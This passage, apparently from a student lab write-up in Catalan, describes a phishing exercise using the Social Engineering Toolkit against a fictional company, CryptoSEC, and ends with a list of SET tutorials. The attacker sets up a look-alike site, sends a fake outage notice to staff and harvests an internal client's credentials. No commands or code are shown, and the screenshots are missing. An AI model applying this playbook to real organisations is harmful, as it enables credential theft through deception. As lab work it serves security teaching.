


Img src: @Aaron & Cristian's Github


2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (**Social Engineering Tool**).




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent `cryptos3c.net`

4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



Img src: @Aaron & Cristian's Github

5. Les credencials del client han **sigut robades**!

Bibliografia:

- https://github.com/trustedsec/social-engineer-toolkit
- https://www.nubetia.com/que-es-setoolkit/
- https://www.hackplayers.com/2012/10/social-engineering-toolkit-set.html
- https://www.dragonjar.org/video-tutorial-set-social-engineering-toolkit.xhtml
- https://programmerclick.com/article/72081442265/
- https://infosecwriteups.com/sending-emails-using-social-engineering-toolkit-setoolkit-97427712c809
- https://deepsec.com.mx/blog/f/social-engineer-toolkit-%7C-como-usarla
- https://www.tutorialspoint.com/kali_linux/kali_linux_social_engineering.htm
- https://www.nubetia.com/ngrok-setoolkit-kali-linux-2020-ataque-phishing/
- https://www.hacking-tutorial.com/hacking-tutorial/15-step-to-hacking-windows-using-social-engineering-toolkit-and-backtrack-5/#sthash.zDxf6lK5.dpbs
- https://www.youtube.com/watch?v=MkEet3Akvyo&t=206s
- https://www.youtube.com/watch?v=jmXT-c6dcOk
- https://www.youtube.com/watch?v=Jjulz-xHwEo&t=9s
- https://www.youtube.com/watch?v=aM5yjJ8JUME
- https://www.youtube.com/watch?v=u9dBGWVwMMA&t=594s